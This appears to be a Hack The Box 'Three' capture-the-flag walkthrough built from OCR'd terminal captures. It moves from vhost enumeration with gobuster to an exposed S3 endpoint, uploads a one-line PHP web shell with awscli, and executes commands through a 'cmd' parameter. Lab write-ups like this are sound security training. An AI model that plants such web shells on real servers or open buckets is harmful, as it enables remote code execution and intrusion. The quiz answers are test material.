
.php


In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

/etc/hosts




```
 GNU nano 8.3                               /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# HTB
10.129.237.74 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.27.227 thetoppers.htb
```






```
┌──(root㉿kali)-[/home/alvadelg]
└─# nano /etc/hosts

┌──(root㉿kali)-[/home/alvadelg]
└─# cd /usr/share/wordlists

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass       dnsmap.txt     john.lst    nmap.lst    wfuzz
dirb        fasttrack.txt  legion      rockyou.txt wifite.txt
dirbuster   fern-wifi      metasploit  sqlmap.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─# git clone https://github.com/danielmiessler/SecLists.git
Clonando en 'SecLists'...
remote: Enumerating objects: 35727, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (9/9), done.
Recibiendo objetos:  11% (4158/35727), 8.11 MiB | 8.00 MiB/s
```



```
┌──(root㉿kali)-[/home/alvadelg]
└─# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists
/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
```



```
┌──(root㉿kali)-[/home/alvadelg]
└─# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists
/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://thetoppers.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-t
op1million-20000.txt
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
[+] Append Domain:           true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Found: _domainkey.thetoppers.htb Status: 400 [Size: 306]
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
```

Which sub-domain is discovered during further enumeration?


s3.thetoppers.htb

Which service is running on the discovered sub-domain?


Amazon s3

Which command line utility can be used to interact with the service running on the discovered sub-domain?

Awscli




```
┌──(root㉿kali)-[/home/alvadelg]
└─# apt install awscli
Los paquetes indicados a continuación se instalaron de forma automática y ya
no son necesarios.
  libbfio1              libgles-dev          libtag1v5
  libc++1-19            libgles1             libtag1v5-vanilla
  libc++abi1-19         libglvnd-core-dev    libtagc0
  libcapstone4          libglvnd-dev         libunwind-19
  libdirectfb-1.7-7t64  libjxl0.9            openjdk-23-jre
  libegl-dev            libmbedcrypto7t64    openjdk-23-jre-headless
  libfmt9               libpaper1            python3-appdirs
  libgl1-mesa-dev       libsuperlu6
Utilice «sudo apt autoremove» para eliminarlos.

Installing:
  awscli

Installing dependencies:
  docutils-common  python3-docutils  python3-roman
  python3-awscrt   python3-jmespath

Paquetes sugeridos:
```




```
┌──(root㉿kali)-[/home/alvadelg]
└─# tldr aws

  The official CLI tool for Amazon Web Services.
  Some subcommands such as `s3` have their own usage documentation.
  More information: <https://aws.amazon.com/cli>.

  Configure the AWS Command-line:

      aws configure wizard

  Configure the AWS Command-line using SSO:

      aws configure sso

  Get the caller identity (used to troubleshoot permissions):

      aws sts get-caller-identity

  List AWS resources in a region and output in YAML:

      aws dynamodb list-tables --region us-east-1 --output yaml

  Use auto prompt to help with a command:

      aws iam create-user --cli-auto-prompt

  Get an interactive wizard for an AWS resource:

      aws dynamodb wizard new_table

  Generate a JSON CLI Skeleton (useful for infrastructure as code):

      aws dynamodb update-table --generate-cli-skeleton

  Display help for a specific command:

      aws command help
```

Which command is used to set up the AWS CLI installation?


aws configure




```
  GNU nano 8.3                              /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# HTB
10.129.237.74 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.27.227 thetoppers.htb
10.129.27.227 s3.thetoppers.htb
```



```
┌──(root㉿kali)-[/home/alvadelg]
└─# aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
                           PRE images/
2025-02-10 21:01:50          0 .htaccess
2025-02-10 21:01:50      11952 index.php

┌──(root㉿kali)-[/home/alvadelg]
```



root@kali: /home/alvadelg
Archivo Acciones Editar Vista Ayuda

```
  GNU nano 8.3                    shell.php *
<?php system($_GET['cmd']); ?>
```




```
└─# cat shell.php
<?php system($_GET['cmd']); ?>
```

<?php system($_GET['cmd']); ?>




```
┌──(root㉿kali)-[/home/alvadelg]
└─# aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppe
rs.htb

upload: ./shell.php to s3://thetoppers.htb/shell.php
```




thetoppers.htb/shell.php?cmd=ls

```
images index.php shell.php
```



